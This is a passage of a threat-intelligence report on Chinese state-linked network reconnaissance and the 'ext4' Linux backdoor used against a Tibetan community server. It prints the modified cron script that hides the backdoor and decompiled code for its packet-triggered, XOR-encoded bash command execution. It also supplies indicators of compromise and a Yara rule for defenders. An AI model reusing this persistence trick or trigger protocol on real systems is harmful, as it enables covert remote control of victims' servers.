
the BRI economic development goals, demonstrating that the threat actor using this IP is engaged in cyberespionage on behalf of the Chinese state.



Recorded Future timeline of Tsinghua IP activity in correlation with Opportunity Alaska and key BRI announcements.

## The Impact of Growing U.S. and China Trade Tensions

On June 20, 2018, German multinational automotive corporation Daimler AG was the first prominent company to cut its profit outlook due to the escalating trade tensions between the U.S. and China. The next day, on June 21, we observed network reconnaissance activity specifically targeting ports 139, 22, 443, and 53 on networks resolving to Daimler AG. The probes originated from the same Tsinghua University IP.



*Tsinghua IP probing Daimler AG networks on ports 139, 22, 443, and 53 between June 20 to 24, 2018.*

## Interaction With U.S. Managed Hotel Network Solutions Provider

A Shodan query on the Tsinghua IP returned an HTTP 302 response serving a “snap.safetynetaccess.com” redirection notice. Based in Needham, Massachusetts, [Safety NetAccess](#) builds wireless networks for hotels, resorts, and other public properties; some of its customers include Hilton, Marriott, Sonesta, and Wyndham hotel chains. According to the Safety NetAccess website, SNAP is its “advanced back-end software program” which provides Safety NetAccess’s agents “direct access to any and all managed equipment at any location.” While the fields within the redirection notice may look obscure, they correspond to portal page parameters for Nomadix Internet Gateways — Safety NetAccess’s primary gateway and routing equipment provider.

**98.180.88.145** ip98-180-88-

145.ga.at.cox.net [View Raw Data](#)

City	Ocala
Country	United States
Organization	Cox Communications
ISP	Cox Communications
Last Update	2018-06-12T15:00:17.682902
Hostnames	ip98-180-88-145.ga.at.cox.net
ASN	AS22773

### Ports

80

### Services


80  
tcp  
http

HTTP/1.0 302 RD

Location: <https://snap.safetynetaccess.com/guests/welcome/1001071/?UI=031a4e&NI=0050e8031a4e&UIP=68.105.161.74&MA=00135F0787D9&RN=&MM=00:13:5F:07:87:D9&RAD=no&TUN=no&CC=no&PM S=no&SIP=166.111.8.246&OS=http://98.180.88.145%2F>

*Shodan query reveals Tsinghua IP 166.111.8[.]246 "subscribed" to a Safety NetAccess portal.*

The HTTP header response (above) showed that the Cox Communications IP 98.180.88[.]145 was originally requested by the "subscriber" (SIP), the Tsinghua IP 166.111.8[.]246. Navigating to the Cox Communications IP redirects users to a Safety NetAccess guest internet portal at a Holiday Inn hotel based in Ocala, Florida.



*Safety NetAccess portal login for a Holiday Inn in Ocala, Florida.*

Breaking down the URL in the “Location” field in the HTTP response gives us the MAC address of the Tsinghua device (00:13:5F:07:87:D9), and the IP address of the Nomadix device (68.105.161[.]74), shown as UIP in the URL. The UIP resolves to Cox Communications in Ocala, Florida, and open-source research indicates that the device hosting this UIP is an AG 3100 Nomadix rack-mounted internet gateway, supporting [DNS and HTTP redirection using a magic IP](#). This UIP also appears to be running a [vulnerable WindWeb](#) server on port 443. Shodan results show failed FTP login attempts to the internet gateway, as well as Telnet events.

From the limited data available to us, we assess with low confidence that the Tsinghua IP was attempting to leverage the remote administrative access controls enabled by Safety NetAccess’s SNAP portal for the Holiday Inn hotel in Florida.

### **Is the “ext4” Backdoor Associated With the Tsinghua IP?**

The discovery of the “ext4” backdoor on a Tibetan device enabled us to identify the wider targeting of the device from the Tsinghua University IP. However, none of the attempted connections to the Tibetan device from the Tsinghua IP resulted in the successful activation of the backdoor, leaving it unclear whether the threat actors behind the widespread network recon activities were also responsible for the “ext4” backdoor.

That leaves us with two possible scenarios explaining the involvement of the “ext4” backdoor on a Tibetan network with the Tsinghua IP:

1. The Tsinghua IP is being used by a threat actor to access the “ext4” backdoor, but a technical fault or operator error is resulting in the misconfiguration of the TCP connection packets required to establish communication with the backdoor.
2. The Tsinghua IP is being used extensively to conduct network reconnaissance and cyberespionage against strategic economic and national interests, not only targeting countries that China is engaging with under BRI, but also targeting “Five Poisons<sup>2</sup>” organizations, such as the Tibetan network. The “ext4” backdoor is therefore likely to belong to another threat actor not engaged in the network scanning activity against organizations outlined earlier in this report.

---

<sup>2</sup> The “Five Poisons” are threats the Chinese Communist Party sees to its stability, including Uyghurs, Tibetans, Falun Gong, the Chinese democracy movement, and Taiwan’s independence movement.

## Technical Analysis

### The “ext4” Backdoor

<b>MD5</b>	d08de00e7168a441052672219e717957
<b>SHA1</b>	7f77d2f18c82b4fedf313b2df7d2b581a9b73a48
<b>SHA256</b>	acd07de34cc15f49fd919dc18e695632a08a132fcfc4e9b6292e1a0d45e953e5
<b>Type</b>	ELF x64
<b>Size</b>	9511 bytes
<b>File Name</b>	ext4

*“ext4” backdoor key characteristics.*

“ext4” is a novel Linux backdoor that was present on the victim network during the same time that the Tsinghua IP reconnaissance activity was observed (May to June, 2018). In total, 23 attempts to connect to the victim device over TCP 443 were made from the Tsinghua IP during this period.

The “ext4” backdoor was identified running within a legitimate system “[cron](#)” file on a compromised CentOS web server affiliated with the Tibetan community. An analysis of modified system files revealed that the “0anacron” “cron” file had been modified to execute a non-standard binary called “ext4” located in the /usr/bin/ext4 directory on the compromised server. The binary was configured to run hourly, and, interestingly, as a background process. This would suppress any output from appearing on the Linux terminal’s standard output, thus making it less detectable to the administrator of the web server.

```
#!/bin/bash
# Skip execution unless the date has changed from the previous run
if test -r /var/spool/anacron/cron.daily; then
    day=`cat /var/spool/anacron/cron.daily`
fi
ext4 &
if [ `date +%Y%m%d` = "$day" ]; then
    exit 0;
fi

# Skip execution unless AC powered
if test -x /usr/bin/on_ac_power; then
    /usr/bin/on_ac_power &> /dev/null
    if test $? -eq 1; then
        exit 0
    fi
fi
/usr/sbin/anacron -s
```

*Modified etc/cron.hourly/0anacron script to include "ext4" backdoor function.*

The "ext4" binary was relatively small at only 9511 bytes and was made up of simple functions. It was dynamically linked to the libpcap library, which is present on Unix systems to allow the capturing of packets ([pcap](#) files) typically used by "network sniffers."

There were three primary functions that drive the operation of the backdoor: "main," "process," and "my\_pcap\_handler." All of these functions flow together to perform the main functionality of the backdoor.

## Main Function


The main function performed three central tasks: to remove the file "tmp/0baaf161db39," to create a child process that executes the backdoor functionality, and to set a sleep timer of 180 seconds. The process is terminated when the sleep timer limit is reached.

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    pthread_t newthread; // [rsp+10h] [rbp-10h]
    void *arg; // [rsp+18h] [rbp-8h]

    arg = "eth0";
    if ( argc == 2 )
        arg = (void *)argv[1];
    system("rm /tmp/0baaf161db39");
    system("touch /tmp/0baaf161db39");
    pthread_create(&newthread, 0LL, (void (*)(void *))process, arg);
    sleep(0xB4u);
    pthread_kill(newthread, 0);
    return 0;
}

```



Additionally, the main function also checked the command line arguments to determine which network interface to monitor on the compromised network. By default, “ext4” used “eth0.”

## Process Function

The main purpose of the process function was to create a handle to capture network traffic, which was done by use of the libpcap function, “pcap\_open\_live.”

```

__int64 __fastcall process(void *a1)
{
    char v2; // [rsp+10h] [rbp-130h]
    void *v3; // [rsp+110h] [rbp-30h]
    __int64 v4; // [rsp+118h] [rbp-28h]
    int v5; // [rsp+124h] [rbp-1Ch]
    __int64 v6; // [rsp+128h] [rbp-18h]

    v3 = a1;
    v5 = 1024;
    v6 = 0LL;
    v4 = pcap_open_live(a1, 1024LL, 0LL, 0LL, &v2);
    return pcap_loop(v4, 0xFFFFFFFFLL, my_packet_handler, v6);
}

```

Once the handle had been created, another libpcap function, “pcap\_loop,” was executed, which processed all of the packets sent to the interface specified in “pcap\_open\_live” and

sent them to the function “my\_packet\_handler” to parse and perform actions based on the type of packet sent.

### “my\_packet\_handler” Function

All packets sent to a specified network interface were received by the “my\_packet\_handler” function. The handler then parsed the Ethernet, IP, and TCP headers<sup>3</sup> to perform a series of checks to validate if it is a packet that it is meant to process. Once validated, the function decoded the payload, which would typically be a command fed to a bash shell on the compromised CentOS host.

The below steps demonstrate the parsing and validation criteria the function used to ensure that it processed the correct packets. If at any point the function receives unexpected results, the packet is dropped from the function and the next one is processed.

1. Check the ethernet header to ensure the type is IP (Type 2048).
2. IP header length is parsed from the IP header.
3. Parse the IP header to ensure the protocol is TCP (Type 6).
4. Parse the TCP header to ensure the destination port is 443.
5. Find the data offset or the start of the payload.
6. Check that the TCP flags equal 322, which equates to the following flags being set: NS (Nonce Sum), ECE (ECN-Echo), and SYN.

---

<sup>3</sup> For reference, we have provided a table in Appendix A that shows the offsets for the ethernet, IP, and TCP headers. This can be used to help follow how this function parses the headers.

```
void __fastcall my_packet_handler(__int64 a1, __int64 a2, __int64 a3)
{
    __pid_t v3; // eax
    __int64 v4; // [rsp+8h] [rbp-78h]
    signed __int64 v5; // [rsp+30h] [rbp-50h]
    int v6; // [rsp+44h] [rbp-3Ch]
    int v7; // [rsp+48h] [rbp-38h]
    int v8; // [rsp+4Ch] [rbp-34h]
    char *dest; // [rsp+60h] [rbp-20h]
    char v10; // [rsp+6Bh] [rbp-15h]
    signed int i; // [rsp+6Ch] [rbp-14h]
    signed int j; // [rsp+6Ch] [rbp-14h]

    v4 = a3;

    #Checks the Etherframe Type for IP (skips past the source and dest)
    if ( ntohs(*( _WORD *) (a3 + 12)) == 2048 )
    {
        #Finds the IP Header Length
        v6 = 4 * (*( _BYTE *) (v4 + 14) & 0xF);

        #If Checks IP Header for Protocol Type of TCP
        if ( *( _BYTE *) (v4 + 23) == 6 )
        {
            v5 = v4 + v6 + 14LL;

            #Checks for TCP Destination Pport of 443
            if ( ntohs(*( _WORD *) (v4 + v6 + 14LL + 2)) == 443 )
            {
                #Gets the Data Offset
                v7 = 4 * (unsigned __int8) (*( _BYTE *) (v5 + 12) >> 4);

                #Checks for the Nonce, ECN and SYN flags
                if ( ( ntohs(*( _WORD *) (v5 + 12)) & 0xFFF) == 322 )
```

The breakdown of the flags is important, as it looks for the SYN and ECE to be set, as well as the NS flag. The NS flag is used to protect against accidental or malicious concealment of marked packets from the TCP sender.

The ECE flag is responsible for indicating if the TCP peer is Explicit Congestion Notification ([ECN](#)) compatible. ECN is an optional extension to TCP that prevents packets being dropped due to congestion. While the use of ECN can be normal in larger enterprises with ECN-capable routers, the use of the NS bit seems to be experimental and is not officially used in any TCP implementations.

If a packet passes all of the criteria, the function gets the length of the payload and checks that it is between five and 1024 bytes. After that, it allocates memory and then saves the payload into memory.

The payload is XOR-encoded, and the first byte of the payload is the XOR key. The function will use the first byte of payload to decode the next five bytes and check to see if they equal the string "anti:."

```
#Checks for the Nonce, ECN and SYN flags
if ( ntohs(*( _WORD *) (v5 + 12)) & 0xFFF) == 322 )
{
    #Gets the Length of the Payload
    v8 = *( _DWORD *) (a2 + 16) - (v7 + v6 + 14);

    #Checks that the Payload is between 5 and 1024 Bytes
    if ( v8 > 5 && v8 <= 1024 )
    {
        #Allocates Memory
        dest = (char *)malloc(v8 + 1LL);

        #Copies Payload into Memory
        memcpy(dest, (const void *) (v4 + v7 + v6 + 14), v8);

        #Set Last Byte of Data in Memory to 0
        dest[v8] = 0;

        #Set First Byte of Payload
        v10 = *dest;

        #XOR Bytes 1-5 of the Payload with the First Byte of the Payload
        for ( i = 1; i <= 5; ++i )
            dest[i] ^= v10;
        #Check to See if the Decoded XOR Equals "anti:."
        if ( dest[1] == 97 && dest[2] == 110 && dest[3] == 116 && dest[4] == 105 && dest[5] == 58 )
            .
```

If the decoded bytes equal "anti:," then the rest of payload will be decoded and passed as a final argument to run a bash command using the `execl` call.

```
#Check to See if the Decoded XOR Equals "anti:."
if ( dest[1] == 97 && dest[2] == 110 && dest[3] == 116 && dest[4] == 105 && dest[5] == 58 )
{
    #XOR Decode the Rest of the Payload
    for ( j = 6; j < v8; ++j )
        dest[j] ^= v10;

    v3 = fork();
    if ( v3 != -1 )
    {
        if ( v3 )
            free(dest);
        else
            #Executes Bash Command with the Decoded Payload as the Command String
            execl("/bin/bash", "bash", &unk_400DE8, dest + 6, 0LL);
    }
}
```

## Outlook

China continues to use cyber operations to monitor and track threats to domestic stability, neatly summarized as the “Five Poisons.” This focus on domestic threats enables security researchers to identify new campaigns and tools being aggressively used against persecuted communities. “ext4” is a sophisticated lightweight Linux backdoor designed to enable the threat actor to access the compromised device and conduct further malicious activity. It is also an example of a tool probably being used by Chinese nation-state actors to target the Tibetan community.

Further, the widespread use of CentOS servers, many of which are unpatched and used in production systems, highlights the breadth of the potential attack surface.

China’s Belt and Road Initiative and its [long-term investment in African infrastructure](#) has enabled China to [wield massive influence](#) in those countries targeted by these policies. We assess with medium confidence that the widespread network reconnaissance activities emanating from Tsinghua University infrastructure and targeting economic interests in Kenya, Mongolia, and Brazil are state directed.

China has repeatedly conducted cyberespionage in support of its national economic interests. In November 2017, the [DOJ indicted three Chinese hackers](#) found guilty of economic cyberespionage. Further, in its [recent report on Foreign Economic Espionage in Cyberspace](#), the U.S. National Counterintelligence and Security Center highlighted Chinese threat actors APT10, KeyBoy, and Temp.Periscope as having conducted extensive cyberespionage in support of strategic national and economic benefit.

Other than the discovery of the “ext4” backdoor targeting the Tibetan community, we have not identified the presence of malware in any of the documented organizations in this report, as the bulk of our analysis was based on third-party metadata. However, we assess with medium confidence that the targeted scanning and probing of networks during the timeframe of bilateral trade and strategic dialogue between China and its Alaskan, Kenyan, Brazilian, and Mongolian counterparts indicates the activity is being conducted by a threat actor (or multiple threat actors with access to the same Tsinghua endpoint) directed by the Chinese state.

## Network Defense Recommendations

Recorded Future recommends organizations conduct the following measures when defending against hostile network reconnaissance and the potential deployment of a CentOS backdoor from the Chinese threat actor detailed in this report:

- Configure your intrusion detection systems (IDS) and intrusion prevention systems (IPS) to alert and block connection attempts from Tsinghua University IP 166.111.8[.]246.
- Using the provided Yara rule for the “ext4” backdoor, conduct scans of any Linux hosts on networks for presence of the backdoor.
- If applicable, ensure the “ext4” Yara rule is deployed to the endpoint protection appliance used in your organization.
- Scan Linux hosts for the presence of the “/usr/bin/ext4” and “/tmp/0baaf161db39” files.

Additionally, we advise organizations to follow the following general information security best practice guidelines:

- Keep all software and applications up to date; in particular, operating systems, antivirus software, and core system utilities.
- Filter email correspondence and scrutinize attachments for malware.
- Make regular backups of your system and store the backups offline, preferably off-site so that data cannot be accessed via the network.
- Have a well-thought-out incident response and communications plan.
- Adhere to strict compartmentalization of company-sensitive data. In particular, look at which data anyone with access to an employee account or device would have access to (for example, through device or account takeover through phishing). Strongly consider instituting role-based access, limiting company-wide data access, and restricting access to sensitive data.
- Employ host-based controls — one of the best defenses and warning signals to thwart attacks is to conduct client-based host logging and intrusion detection capabilities.
- Implement basic incident response and detection deployments and controls like network IDS, netflow collection, host logging, and web proxy, alongside human monitoring of detection sources.
- Be aware of partner or supply chain security standards. Being able to monitor and enforce security standards for ecosystem partners is an important part of any organization’s security posture.

## Appendix A — [Indicators of Compromise](#)

```
SHA256: acd07de34cc15f49fd919dc18e695632a08a132fcfc4e9b6292e1a0d45e953e5
166.111.8[.]246
/usr/bin/ext4
/tmp/0baaf161db39
```

## Appendix B — [Yara Rules](#)


```
rule apt_ext4_linuxlistener
{
  meta:
    description = "Detects Unique Linux Backdoor, Ext4"
    author = "Insikt Group, Recorded Future"
    TLP = "White"
    date = "2018-08-14"
    md5_x64 = "d08de00e7168a441052672219e717957"

  strings:

    $s1="rm /tmp/0baaf161db39"
    $op1= {3c 61 0f}
    $op2= {3c 6e 0f}
    $op3= {3c 74 0f}
    $op4= {3c 69 0f}
    $op5= {3c 3a 0f}

  condition:
    all of them
}
```

## Appendix C — Ethernet, IP, and TCP Header Offset<sup>4</sup>



<sup>4</sup> Source: <https://en.wikipedia.org/>

IPv4 Header Format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP				ECN				Total Length															
4	32	Identification								Flags				Fragment Offset																			
8	64	Time To Live				Protocol				Header Checksum																							
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															
24	192																																
28	224																																
32	256																																

TCP Header

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source port								Destination port																							
4	32	Sequence number																															
8	64	Acknowledgment number (if ACK set)																															
12	96	Data offset	Reserved 0 0 0			N S	C W R	E C E	U R G	A C K	P R O	R S S	S Y N	F I N	Window Size																		
16	128	Checksum								Urgent pointer (if URG set)																							
20	160	Options (if data offset > 5. Padded at the end with "0" bytes if necessary.)																															
...	...	...																															

## About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.